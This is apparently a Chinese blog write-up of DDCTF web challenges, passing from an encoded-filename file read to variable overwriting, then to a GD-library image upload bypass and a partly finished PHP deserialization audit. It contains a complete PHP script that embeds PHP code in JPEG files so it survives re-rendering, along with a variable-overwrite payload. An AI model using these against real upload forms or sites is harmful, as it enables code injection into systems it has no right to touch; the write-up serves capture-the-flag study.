DDCTF-writeup


原创

飞鱼的企鹅 于 2020-01-04 11:04:35 发布 154 收藏


文章标签： 安全 经验分享

本文链接：https://blog.csdn.net/qq_41954384/article/details/103830935

滴~



打开链接，很明显，url有提示，jpg的值是经过两次base64和一次hex编码后的结果，所以反向解码得到的结果为flag.jpg



本来想着是不是有php伪协议的漏洞，然后试着读取并没有读到什么有用的东西，所以直接就读取index.php试试，前提是把index.php给按照前面的规律编码一下，结果是

```
TmprMlpUWTBOalUzT0RKbE56QTJPRGN3
```

当作jpg的值传入，结果同样有一个图片，不过没有显示出来

查看页面源代码，很明显是一个图片经过base64编码后的结果，所以拿去在解码，解码时需要把上面带的前缀和后缀去掉，不然识别不出来是base64编码

加密/解密 | 散列/哈希 | BASE64 | 图片/BASE64转换

明文:

```
<?php
/*
 * https://blog.csdn.net/FengBanLiuYun/article/details/80616607
 * Date: July 4,2018
 */
error_reporting(E_ALL || ~E_NOTICE);


header('content-type:text/html;charset=utf-8');
if(! isset($_GET['jpg']))

header('Refresh:0;url=./index.php?jpg=TmpZMlF6WXhOamN5UlRa
Qk56QTJOdz09');
$file = hex2bin(base64_decode(base64_decode($_GET['jpg'])));
echo '<title>'.$_GET['jpg'].'</title>';
$file = preg_replace("/[^a-zA-Z0-9.]+/","", $file);
echo $file.'</br>';
$file = str_replace("config","!", $file);
echo $file.'</br>';
$txt = base64_encode(file_get_contents($file));

echo "<img src='".$txt."'></img>";
/*
 * Can you find the flag file?
 *
 */

?>
```

BASE64编码 >

< BASE64解码

BASE64:

```
PD9waHANCi8qDQogKiBodHRwczovL2Jsb2cuY3Nkbi5uZXQvRmVuZ
0JhbkxpdVl1bi9hcnRpY2xlL2RldGFpbHMvODA2MTY2MDcNCiAqIER
hdGU6IEp1bHkgNCwyMDE4DQogKi8NCmVycm9yX3JlcG9ydGluZyhF
X0FMTCB8fCB+RV9OT1RJQ0UpOw0KDQoNCmhlYWRlcignY29udG
VudC10eXBlOnRleHQvaHRtbDtjaGFyc2V0PXV0Zi04Jyk7DQppZighIG
lzc2V0KCRfR0VUWydqcGcnXSkpDQogICAgaGVhZGVyKCdSZWZyZ
XNoOjA7dXJsPS4vaW5kZXgucGhwP2pwZz1UbXBaTWxGNldYaE9hb
U41VWxSYVFrNTZRVEpPZHowOScpOw0KJGZpbGUgPSBoZXgyYm
luKGJhc2U2NF9kZWNvZGUoYmFzZTY0X2RlY29kZSgkX0dFVFsnan
BnJ10pKSk7DQplY2hvICc8dGl0bGU+Jy4kX0dFVFsnanBnJ10uJzwvd
Gl0bGU+JzsNCiRmaWxlID0gcHJlZ19yZXBsYWNlKCIvW15hLXpBLVo
wLTkuXSsvIiwiIiwgJGZpbGUpOw0KZWNobyAkZmlsZS4nPC9icj4nOw
0KJGZpbGUgPSBzdHJfcmVwbGFjZSgiY29uZmlnIiwiISIsICRmaWxlKT
sNCmVjaG8gJGZpbGUuJzwvYnI+JzsNCiR0eHQgPSBiYXNlNjQoZsli4kdHh0LilnPjwv
aW1nPil7DQovKg0KICogQ2FulHlvdSBmaW5klHRoZSBmbGFnIGZpb
GU/DQogKg0KICovDQoNCj8+DQo=
```


解码的结果为

```php
<?php
/*
 * https://blog.csdn.net/FengBanLiuYun/article/details/80616607
 * Date: July 4,2018
 */
error_reporting(E_ALL || ~E_NOTICE);


header('content-type:text/html;charset=utf-8');
if(! isset($_GET['jpg']))
    header('Refresh:0;url=./index.php?jpg=TmpZMlF6WXhOamN5UlRaQk56QTJOdz09');
$file = hex2bin(base64_decode(base64_decode($_GET['jpg'])));
echo '<title>'.$_GET['jpg'].'</title>';
$file = preg_replace("/[^a-zA-Z0-9.]+/","", $file);
echo $file.'</br>';
$file = str_replace("config","!", $file);
echo $file.'</br>';
$txt = base64_encode(file_get_contents($file));

echo "<img src='".$txt."'></img>";
/*
 * Can you find the flag file?
 *
 */

?>
```

这里就有考验脑洞的地方了，这段代码里有一个CSDN的博客，它是有用的，还有日期，给出的文章链接只是承接部分，我们需要找到作者在7月4好4号的那篇文章，里面有提示。。。
这是链接

```
https://blog.csdn.net/fengbanliuyun/article/details/80913909
```

原 vim 异常退出 swp文件提示

2018年07月04日 16:37:37 执念0513 阅读数：4597

刚开始使用vim编辑文档时，由于对模式及命令的不熟悉，经常会进入一些搞不清状况的情形，然后强制退出文档，最开始的时候甚至会使用Ctrl+Z来强制关闭vim。

诸如此类的非正常关闭vim编辑器（直接关闭终端、电脑断电等），都会生成一个用于备份缓冲区内容的临时文件——.swp文件。它记录了用户在非正常关闭vim编辑器之前未能及时保存的修改，用于文件恢复。并且多次意外退出并不会覆盖旧的.swp文件，而是会生成一个新的，例如.swo文件。

例如第一次产生一个.practice.txt.swp，再次意外退出后，将会产生名为.practice.txt.swo的交换文件；而第三次产生的交换文件则为“.practice.txt.swn”；依此类推。

可以通过 ls -al 查看当前文件夹下产生的交换文件。

```
deng379@localhost:~/Desktop$ ls -al
total 36
drwxr-xr-x. 2 deng379 deng379  4096 Jul  4 16:06 .
drwxr-xr-x. 8 deng379 deng379  4096 Jul  4 00:18 ..
-rw-r--r--. 1 deng379 deng379    22 Jul  4 08:47 practice.txt
-rw-r--r--. 1 deng379 deng379 12288 Jul  4 16:06 .practice.txt.swo
-rw-r--r--. 1 deng379 deng379 12288 Jul  4 16:05 .practice.txt.swp
deng379@localhost:~/Desktop$
```


讲的是临时文件的知识点，所以我们就在链接后加上practice.txt.swp
会出现

flag!ddctf.php

而且我们之前读到的代码里有**$file = str_replace(“config”,"!", $file);**意思是把！替换成config
所以就按之前读取index.php的方法去读取flagconfigddctf.php
同样的，会读取到一段代码

```php
<?php
include('config.php');
$k = 'hello';
extract($_GET);
if(isset($uid))
{
    $content=trim(file_get_contents($k));
    if($uid==$content)
 {
  echo $flag;
 }
 else
 {
  echo'hello';
 }
}

?>
```

这里有很明显的变量覆盖漏洞，解决方法就是构造如下的payload(把传入的参数置空就OK)

```
?uid=&k=
```

Upload-IMG

文件上传题目，先上传一张正常的照片

提示图片中未包含phpinfo()

[Check Error]上传的图片源代码中未包含指定字符串:phpinfo()

所以我们用notepad++去加上phpinfo()，但是加上后还是会显示一样的错误信息，说明我们上传的信息应该是被过滤掉了。
我们把原先自己的图片的hex和上传过后的hex比较一下

641.jpg 190425095126_8103451.jpg

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	
00000000	FF	D8	FF	E0	00	10	4A	46	49	46	00	01	01	00	00	01	?? JFIF
00000010	00	01	00	00	FF	DB	00	84	00	08	06	06	07	06	05	08	??
00000020	07	07	07	09	09	08	0A	0C	14	0D	0C	0B	0B	0C	19	12	
00000030	13	0F	14	1D	1A	1F	1E	1D	1A	1C	1C	20	24	2E	27	20	$.'
00000040	22	2C	23	1C	1C	28	37	29	2C	30	31	34	34	34	1F	27	",# (7),01444 '
00000050	39	3D	38	32	3C	2E	33	34	32	01	09	09	09	0C	0B	0C	9=82<.342
00000060	18	0D	0D	18	32	21	1C	21	32	32	32	32	32	32	32	32	2! !22222222
00000070	32	32	32	32	32	32	32	32	32	32	32	32	32	32	32	32	2222222222222222
00000080	32	32	32	32	32	32	32	32	32	32	32	32	32	32	32	32	2222222222222222
00000090	32	32	32	32	32	32	32	32	32	32	FF	C1	00	11	08	01	2222222222 ?

641.jpg 190425095126_8103451.jpg

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	
00000000	FF	D8	FF	E0	00	10	4A	46	49	46	00	01	01	01	00	60	?? JFIF `
00000010	00	60	00	00	FF	FE	00	3B	43	52	45	41	54	4F	52	3A	` ?;CREATOR:
00000020	20	67	64	2D	6A	70	65	67	20	76	31	2E	30	20	28	75	gd-jpeg v1.0 (u
00000030	73	69	6E	67	20	49	4A	47	20	4A	50	45	47	20	76	38	sing IJG JPEG v8
00000040	30	29	2C	20	71	75	61	6C	69	74	79	20	3D	20	38	30	0), quality = 80
00000050	0A	FF	DB	00	43	00	06	04	05	06	05	04	06	06	05	06	?C
00000060	07	07	06	08	0A	10	0A	0A	09	09	0A	14	0E	0F	0C	10	
00000070	17	14	18	18	17	14	16	16	1A	1D	25	1F	1A	1B	23	1C	% #
00000080	16	16	20	2C	20	23	26	27	29	2A	29	19	1F	2D	30	2D	, #&')*) -0-
00000090	28	30	25	28	29	28	FF	DB	00	43	01	07	07	07	0A	08	(0%()(?C

多了gd的标志，说明有gd库渲染漏洞，用脚本跑一下

```
E:\download\Tools\jpg.payload>php gd库渲染脚本.php 190425095126_8103451.jpg
Success!
E:\download\Tools\jpg.payload>
```

190425095126_8103451.jpg	2019/4/25 9:51	JPG 文件	44 KB
gd库渲染脚本.php	2019/4/24 19:33	PHP 文件	6 KB
jpg_payload.php	2013/7/3 1:40	PHP 文件	5 KB
payload_190425095126_8103451.jpg	2019/4/25 21:25	JPG 文件	44 KB

生成了一个新的payload图片，再上传就能得到flag了。。。

[Success]Flag=DDCTF{B3s7_7ry_php1nf0_8475965e88a29fad}

脚本如下

```
<?php

    $miniPayload = "<?php phpinfo();?>";

    if(!extension_loaded('gd') || !function_exists('imagecreatefromjpeg')) {
        die('php-gd is not installed');
    }

    if(!isset($argv[1])) {
        die('php jpg_payload.php <jpg_name.jpg>');
    }

    set_error_handler("custom_error_handler");

    for($pad = 0; $pad < 1024; $pad++) {
        $nullbytePayloadSize = $pad;
        $dis = new DataInputStream($argv[1]);
        $outStream = file_get_contents($argv[1]);
        $extraBytes = 0;
        $correctImage = TRUE;

        if($dis->readShort() != 0xFFD8) {
            die('Incorrect SOI marker');
        }

        while((!$dis->eof()) && ($dis->readByte() == 0xFF)) {
```

```
    while((!$dis->eof()) && ($dis->readByte() == 0xFF)) {
        $marker = $dis->readByte();
        $size = $dis->readShort() - 2;
        $dis->skip($size);
        if($marker === 0xDA) {
            $startPos = $dis->seek();
            $outStreamTmp =
                substr($outStream, 0, $startPos) .
                $miniPayload .
                str_repeat("\0",$nullbytePayloadSize) .
                substr($outStream, $startPos);
            checkImage('_'.$argv[1], $outStreamTmp, TRUE);
            if($extraBytes !== 0) {
                while((!$dis->eof())) {
                    if($dis->readByte() === 0xFF) {
                        if($dis->readByte !== 0x00) {
                            break;
                        }
                    }
                }
                $stopPos = $dis->seek() - 2;
                $imageStreamSize = $stopPos - $startPos;
                $outStream =
                    substr($outStream, 0, $startPos) .
                    $miniPayload .
                    substr(
                        str_repeat("\0",$nullbytePayloadSize).
                            substr($outStream, $startPos, $imageStreamSize),
                        0,
                        $nullbytePayloadSize+$imageStreamSize-$extraBytes) .
                            substr($outStream, $stopPos);
            } elseif($correctImage) {
                $outStream = $outStreamTmp;
            } else {
                break;
            }
            if(checkImage('payload_'.$argv[1], $outStream)) {
                die('Success!');
            } else {
                break;
            }
        }
    }
}
unlink('payload_'.$argv[1]);
die('Something\'s wrong');

function checkImage($filename, $data, $unlink = FALSE) {
    global $correctImage;
    file_put_contents($filename, $data);
    $correctImage = TRUE;
    imagecreatefromjpeg($filename);
    if($unlink)
        unlink($filename);
    return $correctImage;
}

function custom_error_handler($errno, $errstr, $errfile, $errline) {
    global $extraBytes, $correctImage;
    $correctImage = FALSE;
```

```
        if(preg_match('/(\d+) extraneous bytes before marker/', $errstr, $m)) {
            if(isset($m[1])) {
                $extraBytes = (int)$m[1];
            }
        }
    }

    class DataInputStream {
        private $binData;
        private $order;
        private $size;

        public function __construct($filename, $order = false, $fromString = false) {
            $this->binData = '';
            $this->order = $order;
            if(!$fromString) {
                if(!file_exists($filename) || !is_file($filename))
                    die('File not exists ['.$filename.']');
                $this->binData = file_get_contents($filename);
            } else {
                $this->binData = $filename;
            }
            $this->size = strlen($this->binData);
        }

        public function seek() {
            return ($this->size - strlen($this->binData));
        }

        public function skip($skip) {
            $this->binData = substr($this->binData, $skip);
        }

        public function readByte() {
            if($this->eof()) {
                die('End Of File');
            }
            $byte = substr($this->binData, 0, 1);
            $this->binData = substr($this->binData, 1);
            return ord($byte);
        }

        public function readShort() {
            if(strlen($this->binData) < 2) {
                die('End Of File');
            }
            $short = substr($this->binData, 0, 2);
            $this->binData = substr($this->binData, 2);
            if($this->order) {
                $short = (ord($short[1]) << 8) + ord($short[0]);
            } else {
                $short = (ord($short[0]) << 8) + ord($short[1]);
            }
            return $short;
        }

        public function eof() {
            return !$this->binData||(strlen($this->binData) === 0);
        }
    }
```

```
    }
?>
```

签到题

点开题目链接，发现提示“抱歉，您没有登陆权限，请获取权限后访问-----”，先查看源代码，发现了“js/index.is”有提示

```
/**
 * Created by PhpStorm.
 * User: didi
 * Date: 2019/1/13
 * Time: 9:05 PM
 */

function auth() {
    $.ajax({
        type: "post",
        url:"http://117.51.158.44/app/Auth.php",
        contentType: "application/json;charset=utf-8",
        dataType: "json",
        beforeSend: function (XMLHttpRequest) {
            XMLHttpRequest.setRequestHeader("didictf_username", "");
        },
        success: function (getdata) {
           console.log(getdata);
           if(getdata.data !== '') {
               document.getElementById('auth').innerHTML = getdata.data;
           }
        },error:function(error){
            console.log(error);
        }
    });
}
```


请求头中的参数"didictf_username"的值为空

```
Accept: application/json, text/javascript, */*; q=0.01
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Connection: keep-alive
Content-Length: 0
Content-Type: application/json;charset=utf-8
didictf_username:
Host: 117.51.158.44
Referer: http://117.51.158.44/index.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; ...) Gecko/20100101 Firefox/66.0
X-Requested-With: XMLHttpRequest
```


根据题目“没有权限”，就构造值为admin，经过编辑和重发，发现返回了一个地址

响应载荷（payload）

```
1  {"errMsg":"success","data":"\u60a8\u5f53\u524d\u5f53\u5
```

访问app/fL2XID2i0Cdh.php是2个类的源代码

Application类和Application类的继承：Session类

审计源代码，发现Application类中有__destruct()魔术方法，说明有可能会用到PHP反序列化的内容.里面有一个对参数$path长度判断的一个if语句，还有文件包含，满足条件的话，返回Congratulations

```
public function __destruct() {
    if(empty($this->path)) {
        exit();
    }else{
        $path = $this->sanitizepath($this->path);
        if(strlen($path) !== 18) {
            exit();
        }
        $this->response($data=file_get_contents($path),'Congratulations');
    }
    exit();
}
```

还有对路径的过滤,'.../'和'...\'都被过滤了

```
private function sanitizepath($path)
{
    $path = trim($path);
    $path=str_replace('../','',$path);
    $path=str_replace('..\\','',$path);
    return $path;
}
```

再继续对Session类审计

```
    private function get_key() {
        //eancrykey  and flag under the folder
        $this->eancrykey =  file_get_contents('../config/key.txt');
);
    }
```

以上代码显示，可能存在一个key.txt,但是访问config文件的话，显示权限不够